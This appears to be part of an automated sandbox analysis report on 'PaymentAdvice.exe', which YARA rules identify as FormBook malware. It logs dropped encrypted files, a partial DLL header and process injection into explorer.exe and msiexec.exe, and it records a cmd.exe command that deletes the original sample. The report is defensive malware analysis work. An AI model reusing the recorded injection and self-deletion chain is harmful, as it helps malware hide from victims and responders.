C:\Users\user\AppData\Local\Temp\nsj41C3.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nse41F3.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9c4j8z4frqpd7zc1x010	unknown	6661	41 2a f4 e3 df b0 63 44 a8 6f a0 eb 6d a0 5c 67 dc e7 db cf f1 63 a4 54 22 e3 db 63 a0 54 9f 61 a4 60 6f a0 e3 9f 6d a4 ef 4f 40 63 a0 df 63 45 bc 1a e3 e3 b0 63 4c 59 4c eb e3 e3 df 5b c4 04 db c1 8a bb c1 6d 61 ff 5b 5b 5b c1 c4 af c1 61 65 81 5b 5f 5f cd 92 af c5 61 65 87 5f 5f 5f cd c9 bb c5 6d 61 89 5f 5b 5b c1 c1 bb c1 6d 61 87 5b 5b 5b c1 d1 af c1 61 65 89 5b 5f 5f cd ce af c5 61 65 8f 5f 5f 5f cd ca bb c5 6d 61 91 5f 5b 5b c1 9c bb c1 6d 61 8f 5b 5b 5b c1 cb af c1 61 65 91 5b 5f 5f cd dd af c5 61 65 97 5f 5f 5f cd 8d bb c5 6d 61 99 5f 5b 5b c1 c0 bb c1 6d 61 97 5b 5b 5b c1 d7 af c1 61 65 99 5b 5f 5f cd c4 af c5 61 65 9f 5f 5f 5f 96 18 c5 61 61 a1 5f 5f 5b c1 b6 b3 c5 6d a0 60 cd c3 bb c5 6d a0 6e cd cb b3 c5 61 a0 68 cd d2 af c5 61 a0 6e cd c4 b7	A*....cD.o..m.\g.....c.T"..c.T .a.`o...m..O@c..cE.....cLYL ....[.......ma.[[[....ae.[__....a e.___....ma._[[....ma.[[[....a e. [__....ae.___....ma._[[....m a.[[[....ae.[__....ae.___....m a._[[....ma.[[[....ae.[__....a e.___...aa.__[....m.`....m.n.. ..a.h....a.n...	success or wait	1	403017	WriteFile
C:\Users\user\AppData\Local\Temp\v1q9hgnkdhn69j4o932	unknown	32768	42 2a 7a 8d 2e ad 4c b2 f8 2d b5 50 19 00 1e 44 22 a6 34 2c bc 01 1d 09 c0 3a 99 53 b5 8a 6a b8 0a 87 13 9a 7a 7c 26 19 95 ae 82 d2 84 84 63 06 a0 ef ef b0 d5 df b0 3a 74 b0 53 97 80 19 99 95 29 53 a4 46 06 5a 6c d7 61 e9 4e 9d b0 ea 1e 04 00 4d 36 77 17 4d 81 49 7b 9c 1c 88 f1 42 50 87 15 09 cf bc f9 0f 2e 0f fc e0 ca ff 1d bd 3e 64 50 53 d0 ac 0c 6b f8 db c8 eb 5a be 15 6a f7 b1 e9 29 b9 77 46 78 b5 66 66 ca b6 a5 78 8c 1b ee d9 cc 31 ae d9 3f 73 b0 16 82 79 48 32 5b 6a b4 94 aa 14 f9 25 c6 ae 6a 66 a1 1d b8 04 c9 ce 63 97 55 a7 82 ba 04 7d 44 2f 62 aa f7 ca 88 21 3d 47 a6 cd 58 77 be 43 7e b5 87 73 bb b4 83 6f 6b fe 8c 66 b1 30 e0 83 b3 d4 1b 0f 56 46 fe e0 b3 2e 48 9b 97 f2 84 2e 26 99 b8 33 81 25 0f 5b cd 9c 51 7a bc 60 92 23 62 b6 9e 1d 02 ea 5b 6c	B*z...L..-.P...D".4,.....:.S.. j.....z|&.....c.....:t.S. ....)S.F.Zl.a.N.....M6w.M.l{. ...BP.....>dPS...k.. ..Z..j...).wFx.ff...x.....1..? s...yH2[j.....%..jf.....c.U.. ..}D/b....!=G..Xw.C~..s...ok. .f.0.....VF....H.....&..3.%.[. .Qz.`.#b.....[l	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nse41F3.tmp\ic4muy4.dll	unknown	4096	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 05 00 52 ac 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 00 00 02 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 00 00 00 04 00 00 00 00 00 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 bd 20 00 00 55 00 00 00 12 21 00 00 8c 00 00	MZx....................@..... .... x...........!..L.!This program cannot be run in DOS mode.$.. PE..L...R.n`...........!...... .............................. .....................`........ ....@.......................... ..U....!.....	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PaymentAdvice.exe	unknown	512	success or wait	361	4030EA	ReadFile
C:\Users\user\Desktop\PaymentAdvice.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\PaymentAdvice.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\9c4j8z4frqpd7zc1x010	unknown	6661	success or wait	1	73CA10A4	ReadFile
C:\Users\user\AppData\Local\Temp\v1q9hgnkdhn69j4o932	unknown	164864	success or wait	1	26715B6	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	267085D	ReadFile

Analysis Process: PaymentAdvice.exe PID: 5412 Parent PID: 2852

General

Start time:	12:38:36
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PaymentAdvice.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PaymentAdvice.exe'
Imagebase:	0x400000
File size:	357134 bytes
MD5 hash:	91937D3F9E93657C18129FF519B7F340
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.277986099.00000000006B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.277986099.00000000006B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.277986099.00000000006B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.277857898.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.277857898.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.277857898.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.278046129.00000000006E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.278046129.00000000006E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.278046129.00000000006E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 5412

General

Start time:	12:38:44
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 5748 Parent PID: 3472

General

Start time:	12:38:56
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xb00000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.493924242.00000000007A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.493924242.00000000007A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.493924242.00000000007A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.492784662.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.492784662.0000000000380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.492784662.0000000000380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.494092321.00000000007D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.494092321.00000000007D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.494092321.00000000007D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3982A7	NtReadFile

Analysis Process: cmd.exe PID: 5964 Parent PID: 5748

General

Start time:	12:39:00
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PaymentAdvice.exe'
Imagebase:	0x980000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 844 Parent PID: 5964

General

Start time:	12:39:01
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis